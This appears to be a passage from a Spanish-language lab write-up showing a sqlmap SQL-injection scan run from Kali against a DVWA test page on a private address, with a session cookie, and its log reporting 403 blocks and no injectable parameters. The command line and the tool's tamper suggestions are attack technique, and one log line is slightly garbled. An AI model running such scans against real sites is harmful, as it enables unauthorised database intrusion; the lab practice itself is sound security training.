
(root@kali)-[/home/kali]
└─$ sqlmap -u "http://192.168.1.134/dvwa/vulnerabilities/sqli/?id=16Submit-Submit#" -cookie="security=low;PHPSESSID=svl10tj7jedi736p3e7bmeg1pv" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:27:13 /2023-11-01/

[01:27:14] [INFO] testing connection to the target URL
[01:27:14] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[01:27:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:27:14] [INFO] testing if the target URL content is stable
[01:27:14] [INFO] target URL content is stable
[01:27:14] [INFO] testing if GET parameter 'id' is dynamic or becomes the more you are able to hear
[01:27:14] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:27:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:27:14] [INFO] testing for SQL injection on GET parameter 'id'
[01:27:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:27:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:27:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:27:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:27:14] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:27:14] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:27:14] [INFO] testing 'Generic inline queries'
```

Podemos ver que nos notifica que hay una protección que esta impidiendo que se ejecute dicho comando



```
[01:27:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:27:17] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[01:27:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:27:17] [WARNING] GET parameter 'id' does not seem to be injectable
[01:27:17] [INFO] testing if GET parameter 'Submit' is dynamic
[01:27:17] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[01:27:17] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[01:27:17] [INFO] testing for SQL injection on GET parameter 'Submit'
[01:27:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:27:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:27:17] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:27:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:27:17] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:27:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:27:17] [INFO] testing 'Generic inline queries'
[01:27:17] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:27:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:27:17] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:27:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:27:17] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:27:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:27:17] [INFO] testing 'Oracle AND time-based blind'
[01:27:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:27:17] [WARNING] GET parameter 'Submit' does not seem to be injectable
[01:27:17] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for --level/--risk options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option --tamper (e.g. --tamper=space2comment) and/or switch --random-agent'
[01:27:17] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times

[*] ending @ 01:27:17 /2023-11-01/
```